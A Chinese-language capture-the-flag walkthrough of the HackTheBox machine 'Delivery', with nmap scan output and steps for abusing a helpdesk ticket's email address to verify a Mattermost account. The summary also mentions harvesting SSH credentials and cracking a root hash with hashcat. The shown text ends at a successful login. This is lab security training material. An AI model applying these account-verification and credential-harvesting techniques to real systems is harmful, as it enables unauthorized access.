Delivery(完成),很多註冊、驗證使用、mysql、hashcat

透過在web建立票證，我會收到一封郵件，可用於更新票證。我將使用該電子郵件註冊一個 Mattermost 帳戶，在其中我可以找到包含 SSH 憑證的內部對話。取得使用者資訊，發現有開SQL，我將檢查Mattermost文建檔案獲取資料庫文件。使用 Mattermost 聊天中提到的 hashcat 規則，我將破解該密碼，獲取root 密碼。

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 01:20 PDT
Nmap scan report for 10.10.10.222
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
|   256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
|_  256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp   open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome
8065/tcp open  unknown
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Cache-Control: no-cache, max-age=31556926, public
|     Content-Length: 3108
|     Content-Security-Policy: frame-ancestors 'self'; script-src 'self'
cdn.rudderlabs.com
|     Content-Type: text/html; charset=utf-8
|     Last-Modified: Mon, 13 May 2024 08:18:34 GMT
|     X-Frame-Options: SAMEORIGIN
|     X-Request-Id: rxwxqi7yp7dsfgtwz1hajmqxeh
|     X-Version-Id: 5.30.0.5.30.1.57fb31b889bf81d99d8af8176d4bbaaa.false
```


```
|     Date: Mon, 13 May 2024 08:20:35 GMT
|     <!doctype html><html lang="en"><head><meta charset="utf-8"><meta
name="viewport" content="width=device-width,initial-scale=1,maximum-
scale=1,user-scalable=0"><meta name="robots" content="noindex, nofollow">
<meta name="referrer" content="no-referrer"><title>Mattermost</title><meta
name="mobile-web-app-capable" content="yes"><meta name="application-name"
content="Mattermost"><meta name="format-detection" content="telephone=no">
<link re
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Date: Mon, 13 May 2024 08:20:36 GMT
|_    Content-Length: 0
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8065-TCP:V=7.94SVN%I=7%D=5/13%Time=6641CD51%P=aarch64-unknown-linux
SF:-gnu%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(GetRequest,DF3,"HTTP/1\.0\x20200\x20OK\r\nAccept
SF:-Ranges:\x20bytes\r\nCache-Control:\x20no-cache,\x20max-age=31556926,\x
SF:20public\r\nContent-Length:\x203108\r\nContent-Security-Policy:\x20fram
SF:e-ancestors\x20'self';\x20script-src\x20'self'\x20cdn\.rudderlabs\.com\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nLast-Modified:\x20Mo
SF:n,\x2013\x20May\x202024\x2008:18:34\x20GMT\r\nX-Frame-Options:\x20SAMEO
SF:RIGIN\r\nX-Request-Id:\x20rxwxqi7yp7dsfgtwz1hajmqxeh\r\nX-Version-Id:\x
SF:205\.30\.0\.5\.30\.1\.57fb31b889bf81d99d8af8176d4bbaaa\.false\r\nDate:\
SF:x20Mon,\x2013\x20May\x202024\x2008:20:35\x20GMT\r\n\r\n<!doctype\x20htm
SF:l><html\x20lang=\"en\"><head><meta\x20charset=\"utf-8\"><meta\x20name=\
SF:"viewport\"\x20content=\"width=device-width,initial-scale=1,maximum-sca
SF:le=1,user-scalable=0\"><meta\x20name=\"robots\"\x20content=\"noindex,\x
SF:20nofollow\"><meta\x20name=\"referrer\"\x20content=\"no-referrer\"><tit
SF:le>Mattermost</title><meta\x20name=\"mobile-web-app-capable\"\x20conten
SF:t=\"yes\"><meta\x20name=\"application-name\"\x20content=\"Mattermost\">
SF:<meta\x20name=\"format-detection\"\x20content=\"telephone=no\"><link\x2
SF:0re")%r(HTTPOptions,5B,"HTTP/1\.0\x20405\x20Method\x20Not\x20Allowed\r\
SF:nDate:\x20Mon,\x2013\x20May\x202024\x2008:20:36\x20GMT\r\nContent-Lengt
SF:h:\x200\r\n\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\
SF:r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clos
SF:e\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20
SF:Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:
SF:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf
SF:-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TerminalSer
```

```
SF:verCookie,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20te
SF:xt/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x2
SF:0Request");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   220.45 ms 10.10.14.1
2   221.83 ms 10.10.10.222

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.11 seconds
```


有域名

- delivery.htb
- helpdesk.delivery.htb


8065port 是一個登入網站




80Port可註冊帳密



在Open a New Ticket可以執行帳戶，有取得了一組delivery的帳號及id。`5423101@delivery.htb`




測試後，在Check Ticket Status放入填寫的email、提供的id




登入後並無發現有用資訊，查看8065port，也可以註冊，


測試後需要用5423101@delivery.htb註冊，發出信件驗證通知後





後續回80port有變動，需進行驗證



登入就成功

